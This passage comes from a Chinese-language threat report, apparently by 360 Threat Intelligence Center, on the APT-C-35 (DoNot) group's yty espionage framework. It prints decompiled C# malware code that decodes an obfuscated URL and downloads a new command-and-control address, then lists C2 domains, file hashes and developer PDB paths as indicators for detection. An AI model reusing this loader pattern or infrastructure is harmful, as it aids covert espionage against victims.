    httpWebResponse = null;
    stream = null;
    string text = "ZGFvbG53b2Q9dHJvcHhlJlE2Q2ltdkZXem1hc0Y3ZHBrYjVxSVFIOVhaTl9JRUN4MT1kaT9jdS9tb2MuZWxnb29nLnNjb2QvLzpwdHRo";
    text = this.getRD(text);
    try
    {
        httpWebRequest = (HttpWebRequest)WebRequest.Create(text);
        string text2 = "ZGFvbHB1X2VsaWYvYXRhZGdpYi9sZW5hcC8=";
        text2 = this.getRD(text2);
        httpWebResponse = (HttpWebResponse)httpWebRequest.GetResponse();
        byte[] array = new byte[(int)httpWebResponse.ContentLength];
        stream = httpWebResponse.GetResponseStream();
        stream.Read(array, 0, array.Length);
        text = Encoding.UTF8.GetString(array);
```

返回的文档名为mnpby.txt，内容为一个全新的C2地址：qwe.drivethrough.top



总结

自2017年360威胁情报中心首次披露APT-C-35组织的活动以来，该组织从EHDevel框架到如今的yty框架一直在不断进行更新。本次捕获的样本框架较三个月前，功能虽然一致，但其字符串全部经倒序后再经Base64编码，且在数据传输中不再采用明文传输的方式，而是将获取的系统信息等经AES加密后进行发送。种种迹象表明，APT-C-35从未停止自己的活动，或许近期会再次发动新的网络间谍攻击。

目前，基于360威胁情报中心的威胁情报数据的全线产品，包括360威胁情报平台（TIP）、天眼高级威胁检测系统、360 NGSOC等，都已经支持对此APT攻击团伙攻击活动的检测。

IOC

C&C
qwe.drivethrough.top
qwe.sessions4life.pw
aoc.sessions4life.pw
mon.sesions4life.pw
tes.sessions4life.pw
5.135.199.0
yty框架的恶意文件MD5
f422bc9c0d0b9d80d09ee1fc7aed3682
3fca54599f30f248246f69290c07696e
e534cf9606a1b9f9a05c6c5514603f77
ff630e55e7278aab1683c7fdc23e9aa9
56e2df3cd980763b2a81e83a452383ff
1278dbbcb4b7e6696c3c4bddc899001e
4c2e7108aecafc0dec046a0365ce4471
7075cd558285d7477486c2d4558616a9
603286d46d1909e0c18d6664576f6259
6afdc230df3b88232eeafa96abb18190
c3b46c33b58d11fce800a5ec497fdd7a
1d5e98fc11a1fc4e166010ba78ef907d
004d7a567705f9d780e52db6531ee7de
317bbfaf910403152b8d05fc97648944
136f84e3fc794e99df35a3ab56b7998b
86828e3b5bf5daf35988339815b5991e
3d2fa81fb093136655e046b80cdb4242

52ac6664478a32b5cabdaa54278b4229
c82bb37071e2db07c128042f9b22af0f
EHDevel框架的恶意代码
0158315f683dfee6d4d906b776e5229c
01710a4b3ea78b63dc9076dbeff6629c
022f7646c6eb3f91baba88105a2b3eda
029f25e50d98f602e966ee8b7858fd88
03db95ef308d88ebb7f8b8c7cc157dff
04b3610c4857c0cbd2608885f46cd18c
066c1c5b0405bcf35cd583aed2f79235
0676f6c5414691310ed75ad0ffe41819
06e077a9d3777df42e97fafb01c8beae
08feae41e8622595c30c12aafcdc8594
09041eeb065709c0a6946a62dd350e13
0be3ccbbd88e72e90a78cdc314f200c2
0c669f4bf656eadadad76fae3cd3fd3a
0d16496069ee7c998f2975d8e8475781
0d195b660596810172bb3874bebcd470
0f90989277ece07337f4eb28f004e04b
11836203fc84f5581d249330c5099573
12770f49e6e4180263733515b1cfb1b5
154ee0c3bb8250cae00d5ed0e6f894b4
180431cf5adbd2a9f23e20950c4cb03f
1a392f6145755a6c94b475d06d68ed6a
1d90a398a721ea2a0dfcf99990a88b15
21d26dd1cfbd8105d732ea38dea8c7d0
22c577ce2426e6498c585a03055c62a6
232fba01682fda9c45c30bde970828a1
265f854bbdddf6622192bbe640391d2b
292a3d40f58b9798c1bb6d8a7d210585
2c2d04507e7c227f496ac569a149745b
2de11dfee67c690636f5e6f7225e813a
2fec52f10a4037d5c6749f9e3b27b23a
30d014883489bee0ad5919ac161c06ce
3520b051a02ec0c29891adf487d7817c
3712614ae6591086d78a2876fa0c84bb
39ecdafabd014884445e7161af76e5f7
3a204440803713c0181a831506fdbb36
3c02d149a36bbe214e8f78a0dab58fa5
3cb74f7b1e324dd93ac76d18e2f18644
41ccc717afca85216d5587d88f608332
4311d80e8f243b7f0cf8805457b76463
48077007f323510bacda73b03f95ecd1
4d6d4f2a288384c9493784272ea37ce7
4e1b2f4cf9ce675bb080095e971a6fcb
4e279fac2d347b23f02e4f8b48d11088
4e4eb3d6fdfbc7860546a2166ab886e5
4fb6b27375baa0d59fef03a34aea2b34
5473be0d12bc9a38c8edbf3090c9ea4d
559b920616cf2b05c593340584070458
572d7f2b1926a83b55bdc74d94746d8d
58ea5b92bc087d80e6290d822b78a4e3
5acad73439bcd4bbbb78af15117c7bfd
5d68af6734a0fb0433af27b77c112e47

5f3bdc311c0bd5702ff437c50b380c7e
62dc5cafa222f2a27478c03b69c02a2b
64e93902777723ea52ed9fa0afe338e9
662364f4f84e26e0e988e331416eb239
6889e5533f15713cf8068fc777cc8e77
6b33c6c8149a469d924d7f3466a9a2ef
6c867ecbfe5ad161bc00deba1414a304
6ca65e166dbc681f10a17f34a35a94e6
6d7ef5c67604d62e63aa06c4a7832dac
6e444898cc7cbfc6aad429ce37d2b263
702b7a97ddb0a51c1cc1673d14543ac5
710fa61c082a655e01136cc3631611ef
7142221ea2993c790bb310292115e5f9
762eb395a7933568ee035f16b9646e55
784063ef8e81352874292cf77b15c579
791c812a13b2cc7481b4d270d0dc9e68
79c74abdbad8f73008ca40e53c0c4089
7fe93da897a426e1aa6fe7cd58ced772
84ebd0e871b1f3a88865ba7f3fc25104
88139edf03327665ae8260641b273e7c
887f351e2026d5fe3e4c805182932e3c
8b7e9d7f51fca9c50fc83902a279d3e9
93222f8403909d118be09829bea3e313
979040f0051d8a2ce6aed44ec56368ca
9a9eb739a62630504b27372e883504b8
9afdf7da3c5c84b4995da79d410d22d9
9cddfd8fa9dc98149e63f08f02a179cf
9daf47741735df9d4e1764ba8dbeff14
9dc50377498fd0959686863fa46231d1
9e101d386f2ce003dd353b07d264f7fc
9f0bc83a6f8141b749695e46180a8def
a46ee9a1337cf102db2dcc005d60312a
a7c7ae8cd6a78e5d01edcf726f2b6d4a
a98a255e592c43200f6c10cf12e900a5
aad1a7163c3cbe2de17406f54dce14ff
aae979afa172627bc9a47365ca5b5f51
ac65fb0a1b23f20184ac612880d1f9c9
ae3fcf6b00cdcf0d5d095b3dd65245fa
ae6c7ffb09c72f32e47cca8436278f8b
aeb0c9cb9814b1ef1b08f18c0e34cf77
aee1b77f646c0befece129b4c477bbe4
af19938fd664df46c9f85efad6833ce1
b0c51170204204f33f956284f030aec5
ba7658e80591021a7881ac7573226dbc
bb37bc32d243a36ce9ae0d1045019de6
bd0bca06908fdb5db31cbc9f43e11597
c1c7bd5972d78c0d5f10059100659025
c2be017b2fb3ad6f0f1c05ef10573b90
c2e8c3dbee0fa8ce92865075074c80ca
c3b94d765a3d6e43735f7e1acf8cf187
c3c03fd55c0cd0c2247ca96376203c9a
c43bab60cbf7922a35979e4f41f9aa9e
c4912e801677d8aa489772490fe5388a
c5f76015b2cb15f59070d2e5cfdd8f6e

c64e0565fdd0ebb92fa41915b67ef8cc
c91abd2f3bc2a574022461c17276c227
c9449dbfd66fb6d75eab5012cfb66731
c94778c158863da20114f4e89d2d84ce
c957de76259c9a82c3c0a1768ccbd878
c9d0348dd015babe48f3b46a737b9025
ca50a3a1728e015228f6d97f5dc15999
cd449159beda255bb06be1d6c35bc1e9
d04f4c43bbc5b37d7b1a46ceadd3c674
d0caf019af2e5c4d62acec3402fbb583
d0dd1c70581606aa2a4926c5df4a32ee
d1486baee307fe9b8221a7dddc8ff21b
d384476cd94ec6c44522f1ea6529ef69
d523ba7bb4ec5488c6c46b800eeba176
d64f3242a89732d5ef69e35b25145412
d6a11b35ec7f08c8960db871b44fd9d0
d6bc758448dd510cd97f92f1dc99a2db
d7aa03f274d55b8d485221083957d504
d8b31e7523c1681d1838c50090468942
da71dfe35125d59c487d9d3d63e0cb18
dc9ea0a9eabc152104dadf984d14b03b
dea87bd6e6b6bf97a29f83224385dc18
dfddba46a62ad7972018c2f6b980b978
e02377364a3833bb4e89965b0c344a25
e16afc1f98446d224a2a96703da64b2d
e1a83a4c342f784ad83bcad061c5845a
e2088460b1a0401c40f944a1d0e4f7c0
e417457a04cf9da41fc0c8787985a790
e5f32003347c18109e3c39e2bf2f36de
e7073a90345b2ed4584c3c69f22298d9
e8cdaafd6deefcee21530070444de679
eaa9a54b67673f68066bc13f42e5ca2c
edc4346e5fb6f68868938767625a0b16
edc6bdd204dd2a849693e148b00c0ea9
ee5db4f50ab4cdfaf40f89de7a140309
ef1bf0fa405ba45046c19e3efdb17b23
f04e31ff256a6dc44af48dbf0b917e7d
f0ecd67f81d95cb79a1ae93859d6b480
f10d72646b1d9bc6643be80dee99ba85
f1166a382755674c5071436fa9d48f3e
f3e9d98948db0249d73df5304e20e6b3
f9ff89d9149cd0cb702b0a6578d33078
fd17c9eb665e665b9d9e3af8592271c1
fd7a602e34dae2dd608567232d5b9eff
feea1d90e77dff5ff9f896122cf768f6
ff5ffc315daab5abd4a2cdd6f6be5d86
yty恶意代码框架的PDB路径
C:\Users\803\Desktop\ytyboth\yty 2.0\Release\Setup.pdb
C:\Users\803\Desktop\ytyboth\yty 2.0\Release\abode.pdb
C:\Users\803\Desktop\ytyboth\yty 2.0\Release\boothelp.pdb
C:\Users\803\Desktop\ytyboth\yty 2.0\Release\diskvol.pdb
C:\Users\803\Desktop\ytyboth\yty 2.0\Release\mdriver.pdb
C:\Users\803\Desktop\ytyboth\yty 2.0\Release\vstservice.pdb
C:\Users\803\Desktop\ytyboth\yty 2.0\Release\yty.pdb

C:\Users\803\Desktop\ytyboth\yty 4.0\Release\abode.pdb

C:\Users\803\Desktop\ytyboth\yty 4.0\Release\boothelp.pdb

C:\Users\803\Desktop\ytyboth\yty 4.0\Release\vstservice.pdb

D:\Soft\DevelopedCode\yty 2.0\Release\dspcheck.pdb

D:\Soft\DevelopedCode_Last\yty 2.0 - Copy\Release.Net\vstservice.pdb

D:\Soft\DevelopedCode_Last\yty 2.0\Release.Net\abode.pdb

D:\Soft\DevelopedCode_Last\yty 2.0\Release.Net\boothelp.pdb

D:\Soft\DevelopedCode_Last\yty 2.0\Release.Net\dspcheck.pdb

D:\Soft\DevelopedCode_Last\yty 2.0\Release.Net\vstservice.pdb

D:\Soft\DevelopedCode_Last\yty 2.0\Release\C++\Setup.pdb

C:\Users\803\Desktop\ytyboth\yty 2.0\Release\Setup.pdb

D:\Soft\DevelopedCode_Last\yty2.0\Release\C++\Setup.pdb

C:\users\803\documents\visualstudio2010\Projects\helpdll\Release\helpdll.pdb

EHDevel恶意代码框架的PDB路径

D:\EH_DEVELOPMENT_SVN\EHDevelopmentSolution3\EHDevelopmentSolution3\Release\ActDon.pdb

D:\EH_DEVELOPMENT_SVN\EHDevelopmentSolution3\EHDevelopmentSolution3\Release\AdminNewDll.pdb

D:\EH_DEVELOPMENT_SVN\EHDevelopmentSolution3\EHDevelopmentSolution3\Release\AdminServerDll.pdb

D:\EH_DEVELOPMENT_SVN\EHDevelopmentSolution3\EHDevelopmentSolution3\Release\ComDeck.pdb

D:\EH_DEVELOPMENT_SVN\EHDevelopmentSolution3\EHDevelopmentSolution3\Release\DiplyFreq.pdb

D:\EH_DEVELOPMENT_SVN\EHDevelopmentSolution3\EHDevelopmentSolution3\Release\DiskPlug.pdb

D:\EH_DEVELOPMENT_SVN\EHDevelopmentSolution3\EHDevelopmentSolution3\Release\EsstnalUpdte.pdb

D:\EH_DEVELOPMENT_SVN\EHDevelopmentSolution3\EHDevelopmentSolution3\Release\FlashCom.pdb

D:\EH_DEVELOPMENT_SVN\EHDevelopmentSolution3\EHDevelopmentSolution3\Release\LangDock.pdb

D:\EH_DEVELOPMENT_SVN\EHDevelopmentSolution3\EHDevelopmentSolution3\Release\LangDockUp.pdb

D:\EH_DEVELOPMENT_SVN\EHDevelopmentSolution3\EHDevelopmentSolution3\Release\MetaDamDoc.pdb

D:\EH_DEVELOPMENT_SVN\EHDevelopmentSolution3\EHDevelopmentSolution3\Release\PatchQueue.pdb

D:\EH_DEVELOPMENT_SVN\EHDevelopmentSolution3\EHDevelopmentSolution3\Release\ProcNeo.pdb

D:\EH_DEVELOPMENT_SVN\EHDevelopmentSolution3\EHDevelopmentSolution3\Release\TxtActDoc.pdb

D:\EH_DEVELOPMENT_SVN\EHDevelopmentSolution3\EHDevelopmentSolution3\Release\WinAeroBat.pdb

D:\EH_DEVELOPMENT_SVN\EHDevelopmentSolution3\EHDevelopmentSolution3\Release\WinAud.pdb

D:\EH_DEVELOPMENT_SVN\EHDevelopmentSolution3\EHDevelopmentSolution3\Release\WinExe.pdb

D:\EH_DEVELOPMENT_SVN\EHDevelopmentSolution3\EHDevelopmentSolution3\Release\WinIntDataAndCred.pdb

D:\EH_DEVELOPMENT_SVN\EHDevelopmentSolution3\EHDevelopmentSolution3\Release\WinKey.pdb

D:\EH_DEVELOPMENT_SVN\EHDevelopmentSolution3\EHDevelopmentSolution3\Release\WinLTUP_Doc.pdb

D:\EH_DEVELOPMENT_SVN\EHDevelopmentSolution3\EHDevelopmentSolution3\Release\WinLTUP_NonDoc.pdb

D:\EH_DEVELOPMENT_SVN\EHDevelopmentSolution3\EHDevelopmentSolution3\Release\WinOn.pdb

D:\EH_DEVELOPMENT_SVN\EHDevelopmentSolution3\EHDevelopmentSolution3\Release\WinRMDrive.pdb

D:\EH_DEVELOPMENT_SVN\EHDevelopmentSolution3\EHDevelopmentSolution3\Release\WinScrnGrabber.pdb

D:\EH_DEVELOPMENT_SVN\EHDevelopmentSolution3\EHDevelopmentSolution3\Release\WinTasks.pdb

E:\EHDevelopmentSolution3 IB2.1\EHDevelopmentSolution3\Release\Uninstall.pdb

E:\EHDevelopmentSolution3 PB2.1\EHDevelopmentSolution3\Release\AdminNewDll.pdb

E:\EHDevelopmentSolution3 PB2.1\EHDevelopmentSolution3\Release\AdminServerDll.pdb

E:\EHDevelopmentSolution3 PB2.1\EHDevelopmentSolution3\Release\Clock.pdb

E:\EHDevelopmentSolution3 PB2.1\EHDevelopmentSolution3\Release\PatchQueue.pdb

E:\EHDevelopmentSolution3 PB2.1\EHDevelopmentSolution3\Release\SystemBus.pdb

E:\EHDevelopmentSolution3 PB2.1\EHDevelopmentSolution3\Release\TimeClock.pdb

E:\EHDevelopmentSolution3 SI2.1\EHDevelopmentSolution3\Release\ InfoPath.pdb

E:\EHDevelopmentSolution3 SI2.1\EHDevelopmentSolution3\Release\AdminNewDll.pdb

E:\EHDevelopmentSolution3 SI2.1\EHDevelopmentSolution3\Release\AdminServerDll.pdb

E:\EHDevelopmentSolution3 SI2.1\EHDevelopmentSolution3\Release\Clock.pdb

E:\EHDevelopmentSolution3 SI2.1\EHDevelopmentSolution3\Release\DiskHealth.pdb

E:\EHDevelopmentSolution3 SI2.1\EHDevelopmentSolution3\Release\InstallingDevice.pdb

E:\EHDevelopmentSolution3 SI2.1\EHDevelopmentSolution3\Release\PlugnPlayMoniter.pdb

E:\EHDevelopmentSolution3 SI2.1\EHDevelopmentSolution3\Release\PrimaryVolume.pdb

E:\EHDevelopmentSolution3 SI2.1\EHDevelopmentSolution3\Release\RegionalLanguage.pdb
E:\EHDevelopmentSolution3 SI2.1\EHDevelopmentSolution3\Release\SystemBus.pdb
E:\EHDevelopmentSolution3 SI2.1\EHDevelopmentSolution3\Release\WorkspaceShare.pdb
E:\EHDevelopmentSolution3 SI2.2\EHDevelopmentSolution3\Release\AdminNewDll.pdb
E:\EHDevelopmentSolution3 SI2.2\EHDevelopmentSolution3\Release\AdminServerDll.pdb
E:\EHDevelopmentSolution3 SI2.2\EHDevelopmentSolution3\Release\Clock.pdb
E:\EHDevelopmentSolution3 SI2.2\EHDevelopmentSolution3\Release\DiskHealth.pdb
E:\EHDevelopmentSolution3 SI2.2\EHDevelopmentSolution3\Release\Documents.pdb
E:\EHDevelopmentSolution3 SI2.2\EHDevelopmentSolution3\Release\ENGUnicode.pdb
E:\EHDevelopmentSolution3 SI2.2\EHDevelopmentSolution3\Release\InstallingDevice.pdb
E:\EHDevelopmentSolution3 SI2.2\EHDevelopmentSolution3\Release\LicenseManager.pdb
E:\EHDevelopmentSolution3 SI2.2\EHDevelopmentSolution3\Release\NetLogOn.pdb
E:\EHDevelopmentSolution3 SI2.2\EHDevelopmentSolution3\Release\RegionalLanguage.pdb
E:\EHDevelopmentSolution3 SI2.2\EHDevelopmentSolution3\Release\WMPlayer.pdb
E:\EHDevelopmentSolution3\EHDevelopmentSolution3\Release\AdminNewDll.pdb
E:\EHDevelopmentSolution3\EHDevelopmentSolution3\Release\AdminServerDll.pdb
E:\EHDevelopmentSolution3\EHDevelopmentSolution3\Release\CustomUI.pdb
E:\EHDevelopmentSolution3\EHDevelopmentSolution3\Release\DalyMotion.pdb
E:\EHDevelopmentSolution3\EHDevelopmentSolution3\Release\DefenderReference.pdb
E:\EHDevelopmentSolution3\EHDevelopmentSolution3\Release\EsstnalUpdte.pdb
E:\EHDevelopmentSolution3\EHDevelopmentSolution3\Release\FoldrOpt.pdb
E:\EHDevelopmentSolution3\EHDevelopmentSolution3\Release\InstntAccel.pdb
E:\EHDevelopmentSolution3\EHDevelopmentSolution3\Release\InstntAccelx.pdb
E:\EHDevelopmentSolution3\EHDevelopmentSolution3\Release\LangEngUTF16.pdb
E:\EHDevelopmentSolution3\EHDevelopmentSolution3\Release\LangEngUTF8.pdb
E:\EHDevelopmentSolution3\EHDevelopmentSolution3\Release\MSOBuild.pdb
E:\EHDevelopmentSolution3\EHDevelopmentSolution3\Release\OpenOffce.pdb
E:\EHDevelopmentSolution3\EHDevelopmentSolution3\Release\OptimisedDisply.pdb
E:\EHDevelopmentSolution3\EHDevelopmentSolution3\Release\PackageMSOffce.pdb
E:\EHDevelopmentSolution3\EHDevelopmentSolution3\Release\PlayMedia.pdb
E:\EHDevelopmentSolution3\EHDevelopmentSolution3\Release\ProcNeo.pdb
E:\EHDevelopmentSolution3\EHDevelopmentSolution3\Release\RuntimeLibsUpdte.pdb
E:\EHDevelopmentSolution3\EHDevelopmentSolution3\Release\TimeSyncApp.pdb
E:\EHDevelopmentSolution3\EHDevelopmentSolution3\Release\WelcomeScrn.pdb

参考

[1].https://ti.360.net/blog/articles/pakistan-targeted-apt-campaign/

[2].https://labs.bitdefender.com/wp-content/uploads/downloads/ehdevel-the-story-of-a-continuously-improving-advanced-threat-creation-toolkit/

[3].https://asert.arbornetworks.com/donot-team-leverages-new-modular-malware-framework-south-asia/

[4].https://ti.360.net

APT-C-35 肚脑虫 DONOT EHDEVEL YTY APT CVE-2017-8570

首页

APT-C-35组织（肚脑虫）的最新攻击活动分析 >